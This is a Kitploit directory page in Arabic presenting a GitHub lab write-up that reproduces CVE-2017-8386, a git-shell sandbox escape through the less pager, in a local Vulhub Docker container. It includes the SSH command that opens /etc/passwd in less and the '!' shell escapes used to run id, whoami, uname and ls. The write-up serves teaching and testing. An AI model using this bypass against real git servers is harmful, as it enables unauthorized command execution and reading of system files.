

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
WHS3_vulhub — PoC لثغرة تجاوز الحماية الصندوقية Git-Shell CVE-2017-8386. | Kitploit

أدوات/GitHubGitHub/suz1n/whs3_vulhub
أمن الحاوياتتحليل الثغرات الأمنيةالاستغلالاختبار الاختراقالتعلم والتعليممختبرات وتدريب عملي
GitHubsuz1n/whs3_vulhub

WHS3_vulhub

PoC لثغرة تجاوز الحماية الصندوقية Git-Shell CVE-2017-8386.

عرض المستودع
34منذ سنة واحدةلم تتم المراجعة بعد
مشاركة

CVE-2017-8386: تجاوز حماية بيئة git-shell المؤدي إلى تنفيذ أوامر (RCE) - إثبات المفهوم

جونغسو جين (@suz1n)

نظرة عامة

Git-shell هو بيئة تسمح فقط بتنفيذ أوامر git المحدودة عبر SSH. ولكن في إصدارات معينة من git-shell (مثل 2.12.2)، توجد ثغرة أمنية (CVE-2017-8386) تمكن من تجاوز الحماية sandbox باستخدام أمر less وتنفيذ أوامر النظام.

هذا التقرير يوثق إجراء إثبات المفهوم (PoC) لهذه الثغرة ويشرح الخطوات.

إعداد البيئة

الأدوات والإصدارات المستخدمة

  • Docker: 24.0.7
  • Docker-Compose: v2.34.0
  • نظام التشغيل المضيف: macOS
  • نظام التشغيل الهدف: Ubuntu 16.04 (داخل الحاوية)
  • إصدار Git: 2.12.2
  • خادم SSH

استنساخ مستودع Vulhub

git clone https://github.com/phith0n/vulhub.git

cd vulhub/git/CVE-2017-8386/ Image1

تكوين ملفي docker-compose.yml و Dockerfile

• صورة أساسية Ubuntu 16.04
• تثبيت Git 2.12.2 من المصدر
• تثبيت وتشغيل خادم OpenSSH
• إعداد بيئة git-shell (إنشاء مستخدم git)

بناء الحاوية وتشغيلها

docker-compose build

docker-compose up -d

docker ps

• التحقق من تشغيل الحاوية (git-shell-cve-2017-8386)

Image2

تسجيل مفتاح SSH وإعداد البيئة

1. إنشاء ونسخ id_rsa.pub محلياً
2. الدخول إلى داخل الحاوية والتبديل إلى مستخدم git
3. تسجيل المفتاح العام في authorized_keys

docker exec -it git-shell-cve-2017-8386 /bin/bash

chsh -s /bin/bash git

su git

mkdir -p ~/.ssh

chmod 700 ~/.ssh

touch ~/.ssh/authorized_keys

chmod 600 ~/.ssh/authorized_keys

vim ~/.ssh/authorized_keys

Image3

تثبيت حزم إضافية

apt update

apt install less -y

apt install man-db -y

• تم تثبيت حزمتي less و man لتنفيذ PoC

خطوات إثبات المفهوم (PoC)

اتصال SSH عادي

ssh -p 3322 -i id_rsa -t [email protected] "less /etc/passwd"

• تم الدخول بنجاح إلى واجهة less

• يمكن تنفيذ أوامر النظام باستخدام أمر !

تنفيذ الأوامر (تجاوز الحماية)

• !id -> طباعة معرف المستخدم والمجموعة first_execute.png

• !whoami -> المستخدم الحالي (git)

• !uname -a -> طباعة معلومات نواة النظام

• !ls /home/git -> عرض قائمة الملفات في دليل git الرئيسي

التحليل

• بيئة git-shell تمنع المستخدم من تنفيذ أوامر النظام.
• لكن باستخدام أمر `git-upload-archive --help` يمكن استدعاء less داخلياً.
• يدعم أمر less تنفيذ أوامر shell عبر خاصية !.
• وبالتالي، يمكن تجاوز حماية git-shell sandbox وتنفيذ أوامر عشوائية.

المراجع

• مدونة Insinuator: https://insinuator.net/2017/05/git-shell-bypass-by-abusing-less-cve-2017-8386/

• مستودع Vulhub على GitHub: https://github.com/phith0n/vulhub

رابط مستودع GitHub

https://github.com/suz1n/WHS3_vulhub

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    343
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    310
  • 5

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    306
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    301

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





